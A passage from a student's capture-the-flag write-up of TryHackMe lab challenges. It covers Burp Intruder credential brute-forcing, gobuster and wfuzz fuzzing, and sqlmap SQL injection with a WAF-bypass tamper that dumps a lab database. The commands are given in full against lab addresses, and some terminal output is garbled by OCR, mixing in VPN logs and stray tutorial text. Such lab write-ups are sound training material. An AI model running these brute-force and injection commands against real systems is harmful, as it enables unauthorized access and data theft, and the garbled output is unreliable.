for "Sniper" attack type. The payload code is as follows:

```
1 POST /login HTTP/1.1
2 Host: 10.10.39.162
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.39.162
10 Connection: close
11 Referer: http://10.10.39.162/
12 Upgrade-Insecure-Requests: 1
13
14 username=$root$password=$root$
```

We add the username and password values as positions and select "Cluster Bomb" in the Attack type.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

The screenshot shows the Burp Suite interface, identical to the previous one but with the "Attack type" dropdown set to "Cluster bomb". The payload code remains the same:

```
1 POST /login HTTP/1.1
2 Host: 10.10.39.162
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.39.162
10 Connection: close
11 Referer: http://10.10.39.162/
12 Upgrade-Insecure-Requests: 1
13
14 username=$root$password=$root$
```

We tell each "Position" which Payload to use and start our attack.

Burp Project intruder Repeater vwindow Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder

1 x 2 x ...

Target Positions **Payloads** Resource Pool Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set: Payload count: 3

Payload type: Request count: 9


② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item

Add from list ... [Pro version only]



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' section, there are two payload sets defined. Set 2 contains three payloads: 'root', 'password', and '12345'. The 'Payload type' is set to 'Simple list'. Below the payload list, there is an 'Add' button and a dropdown for adding items from a list.

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 9

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

root
password
12345

Add Enter a new item

Add from list ... [Pro version only]


We used admin 12345 as our username and password as its length is the only one that is different from others.

The screenshot shows the 'Results' tab in the Burp Suite Intruder attack interface. The table displays the results of an attack against the URL `http://10.10.39.162`. The columns include Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The data shows various user credentials being tested, with most responses having a status of 302 and lengths of 309 or 255.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
			302			309	
root		root	302			309	
admin		root	302			309	
user		root	302			309	
root		password	302			309	
admin		password	302			309	
user		password	302			309	
root		12345	302			309	
admin		12345	302			255	
user		12345	302			309	

Question 1

After keying in the credentials, we successfully logged in to the Santa Sleigh Tracker app and captured the flag.



Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a webpage of Santa Sleigh Tracker. We activated foxy proxy and keyed in the credentials. We proceeded to send the captured request under the proxy tab to the intruder. We received our request under the intruder tab. We cleared the pre-selection position and set username and password values as positions. We select Cluster Bomb as our attack type. We tell each position which payload to use and start our attack. We used admin 12345 as our username and password as its length is the only one that is different from others. After keying in the credentials, we successfully logged in to the Santa Sleigh Tracker app, and the flag was shown.

Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Gobuster, wfuzz

Solution/walkthrough:

Question 1


The command starts with "wfuzz", then will include flags, the wordlist and finally the URL.

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on `http://shibes.thm/login.php` to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:


```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

We downloaded the wordlist.txt provided by THM.



Our forums are gone.



Question 2


We use gobuster command to find out if there is any valuable directory, which we found a API directory.

```

[+] 1211102687@kali: ~
File Actions Edit View Help Google Hacking DB OffSec
(1211102687@kali)-[~]
$ gobuster dir -u http://10.10.102.110 -w /usr/share/wordlists/dirb/big.txt -x .php -t 25 --timeout 20s
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.102.110
[+] Method:       GET
[+] Threads:      25
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      20s
2022/06/16 06:26:57 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 278]
/.htpasswd.php  (Status: 403) [Size: 278]
/.htaccess      (Status: 403) [Size: 278]
/.htaccess.php  (Status: 403) [Size: 278]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 312] [→ http://10.10.102.110/api/]

```

When we navigate to the api directory, we found a file named site-log.php.



Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.102.110 Port 80

We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out that one of the chars is 13.

```


1211102687@kali: ~
File Actions Edit View Help
Exploit-DB Google Hacking DB OffSec
(1211102687@kali)-[~]
$ wfuzz -c -z file,/tmp.mozilla_12111026870/wordlist -u http://10.10.102.110/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
***** of lines in the response
***** of characters
Target: http://10.10.102.110/api/site-log.php?date=FUZZ
Total requests: 63

ID Response Lines to Word Chars sent to say application on http://shibes.thm/login.php to find the correct
***** parameters! We can take a bit of a guess as to what parameters
00000003: 200 passive 0 L right 0 W with a tr 0 Ch wfuzz could look like so:
00000025: 200 0 L 0 W 0 Ch "20201124"
00000007: 200 username 0 L login 0 W date=FUZZ 0 Ch http://10.10.102.110/login.php
00000027: 200 0 L 0 W 0 Ch "20201126"
00000028: 200 0 L 0 W 0 Ch "20201127" the wordlist will provide us with the right values to be filled in the "username" and "password" parameters.
00000024: 200 0 L 0 W 0 Ch "20201123"
00000029: 200 0 L 0 W 0 Ch "20201128"
00000001: 200 0 L 0 W 0 Ch "20201100"
00000026: 200 0 L 1 W 13 Ch "20201125"
00000015: 200 0 L 0 W 0 Ch "20201114"
00000021: 200 0 L 0 W 0 Ch "20201120"
00000018: 200 0 L 0 W 0 Ch "20201117"
00000016: 200 0 L 0 W 0 Ch "20201115"
00000013: 200 0 L 0 W 0 Ch "20201112"
00000019: 200 0 L 0 W 0 Ch "20201118"
00000023: 200 he web 0 L 10.10.102.110 0 W 0 Ch AttackBox "20201122"
00000022: 200 0 L 0 W 0 Ch "20201121"

```

Question 3

We use the given payload as a value for date and successfully captured the flag.



Question 4

Stored results of -f parameter can be found from wfuzz's help file.

```

-f filename,printer
    Store results in the output file using the specified printer (raw
    printer if omitted).
-o printer

```

Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown that our forums were gone. We used the gobuster command to find a valuable directory, and in the end, we found an API directory. After navigating to the api directory, we found a file named site-log.php. We use wfuzz to replace the fuzz parameter for a date with the words from wordlist and found out for payload "20201125", the chars is 13. Then, we used "20201125" as a value for the date parameter, and the flag was shown

Day 5: Web Exploitation –Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp suite, Foxy Proxy, sqlmap

Solution/walkthrough:

Question 1

The default port number for SQL Server running on TCP can be obtained from Microsoft documentation.

Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors



Applies to: SQL Server (all supported versions)

This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for [dynamic ports](#). This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be

We were shown Santa's Official Forum when using port 8000.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Santa's forum 10.10.253.242:3000/init.php Really Insecure PHP Page

10.10.253.242:8000

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Santa's Official Forum

v2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latest comments

Timmy I am so excited for Christmas this year!

William Santa, are you real?

Popular topics

Gifts Books, laptops, playstation

Questions

Question 2

We derived the name out of 2 words from the question. We visit Santa's secret login panel and bypass the login using SQLi.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | Sequel

Santa's forum Sequel

10.10.253.242:8000/santapanel

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username

Password

Login



Question 3

The database used from the hint in Santa's TODO list is SQLMap.


Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

We turned burp and proxy on and tried searching for the database. We saved the captured request as a file.



Used sqlmap command on the terminal to bypass the WAF and dumped the entire database.

```
1211102687@kali: ~
File Actions Edit View Help
File Actions Edit View Help
(1211102687@kali)-[~]ory Options Authentication
$ sqlmap -r santa.request --tamper=space2comment --dump-all --dbms sqlite
2022-06-17 09:07:56 VERRY OK: depth=0, CN=server
2022-06-17 09:07:57 Control Channel: TLSv1.3 cipher: TLSv1.3 TH
```

Question 4, 5 and 6

Amount of entries in the gift database, Jame's age and what Paul ask for can be seen.

```

1211102687@kali:~ [10:02:04] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211102687/.local/share/sqlmap/output/10.10.253.242/dump/SQLite_masterdb/hidden_table.csv'
[10:02:04] [INFO] fetching columns for table 'sequels'.56 VERIFY EKU OK
[10:02:04] [INFO] fetching entries for table 'sequels'.56 VERIFY OK: depth=0, CN=server
Database: <current> Intercept is off
Table: sequels
[22 entries]
+-----+-----+
| kid | age | title |
+-----+-----+
| James | 8   | shoes   |
| John  | 4   | skateboard |
| Robert | 17  | iphone  |
| Michael | 5   | playstation |
| William | 6   | xbox    |
| David  | 6   | candy   |
| Richard | 9   | books   |
| Joseph  | 7   | socks   |
| Thomas  | 10  | 10 McDonalds meals |
| Charles | 3   | toy car  |
| Christopher | 8   | air hockey table |
| Daniel  | 12  | lego star wars |
| Matthew | 15  | bike    |
| Anthony | 3   | table tennis |
| Donald  | 4   | fazer chocolate |
| Mark    | 17  | wii     |
| Paul    | 9   | github ownership |
| James   | 8   | finnish-english dictionary |
| Steven  | 11  | laptop   |
| Andrew  | 16  | rasberry pie  |
| Kenneth | 19  | TryHackMe Sub  |
| Joshua  | 12  | chair   |
+-----+-----+
2022-06-17 09:07:57 Control Channel: TLSv1.3, cipher TLSv1.3 T
2048 bit RSA, signature: RSA-SHA256
2022-06-17 09:07:57 [server] Peer Connection Initiated with [AF
+-----+-----+
| kid | age | title |
+-----+-----+
| peer-id 207' |
| 255,255,0.0 |
| 9:07:58 PUSH: Received control message: 'PUSH_REPLY' |
| 9:07:58 OPTIONS IMPORT: timers and/or timeouts modified |
| 9:07:58 OPTIONS IMPORT: compression parms modified |
| 9:07:58 OPTIONS IMPORT: --ifconfig/up options modified |
| 9:07:58 OPTIONS IMPORT: route options modified |
| 9:07:58 OPTIONS IMPORT: route-related options modified |
| 9:07:58 OPTIONS IMPORT: peer-id set |
| 9:07:58 OPTIONS IMPORT: adjusting link_mtu to 1625 |
| 9:07:58 Using peer cipher 'AES-256-CBC' |
| 9:07:58 Outgoing Data Channel: Cipher 'AES-256-CBC' |
| 9:07:58 Outgoing Data Channel: Using 512 bit message |
| 9:07:58 Incoming Data Channel: Cipher 'AES-256-CBC' |
| 9:07:58 Incoming Data Channel: Using 512 bit message |
| 9:07:58 net_route_v4_best_gw query: dst 0.0.0.0 |
| 9:07:58 net_route_v4_best_gw result: via 192.168.80.1 |
| 9:07:58 ROUTE_GATEWAY 192.168.80.2/255.255.255.0 IF |
| 9:07:58 TUN/TAP device tun0 opened |
| 9:07:58 net_iface_mtu_set: mtu 1500 for tun0 |
| 9:07:58 net_iface_up: set tun0 up |
| 9:07:58 net_addr_v4_add: 10.8.92.131/16 dev tun0 |
| 9:07:58 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 |
| 9:07:58 WARNING: this configuration may cache password |
+-----+-----+
2022-06-17 09:07:58 Initialization Sequence Completed
[10:02:04] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211102687/.local/share/sqlmap/output/10.10.253.242/dump/SQLite_masterdb/sequels.csv'
[10:02:04] [INFO] fetching columns for table 'users'

```

Question 7

Flag was shown.

```

1211102687@kali:~ [10:02:02] [INFO] actively fingerprinting SQLite
[10:02:03] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:02:03] [INFO] sqlmap will dump entries of all tables from all databases now!-server
[10:02:03] [INFO] fetching tables for database: 'SQLite_masterdb' Channel: TLSv1.3, cipher
[10:02:03] [INFO] fetching columns for table 'hidden_table're: RSA-SHA256
[10:02:03] [INFO] fetching entries for table 'hidden_table'>[server] Peer Connection Init
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
2022-06-17 09:07:58 SENT CONTROL [server]: 'PUSH_
2022-06-17 09:07:58 PUSH: Received control message: 'PUSH_REPLY' |
| 9:07:58 OPTIONS IMPORT: timers and/or timeouts modified |
| 9:07:58 OPTIONS IMPORT: compression parms modified |
| 9:07:58 OPTIONS IMPORT: --ifconfig/up options modified |
| 9:07:58 OPTIONS IMPORT: route options modified |
| 9:07:58 OPTIONS IMPORT: route-related options modified |
| 9:07:58 OPTIONS IMPORT: peer-id set |
| 9:07:58 OPTIONS IMPORT: adjusting link_mtu to 1625 |
| 9:07:58 Using peer cipher 'AES-256-CBC' |
| 9:07:58 Outgoing Data Channel: Cipher 'AES-256-CBC' |
| 9:07:58 Outgoing Data Channel: Using 512 bit message |
| 9:07:58 Incoming Data Channel: Cipher 'AES-256-CBC' |
| 9:07:58 Incoming Data Channel: Using 512 bit message |
| 9:07:58 net_route_v4_best_gw query: dst 0.0.0.0 |
| 9:07:58 net_route_v4_best_gw result: via 192.168.80.1 |
| 9:07:58 ROUTE_GATEWAY 192.168.80.2/255.255.255.0 IF |
| 9:07:58 TUN/TAP device tun0 opened |
| 9:07:58 net_iface_mtu_set: mtu 1500 for tun0 |
| 9:07:58 net_iface_up: set tun0 up |
| 9:07:58 net_addr_v4_add: 10.8.92.131/16 dev tun0 |
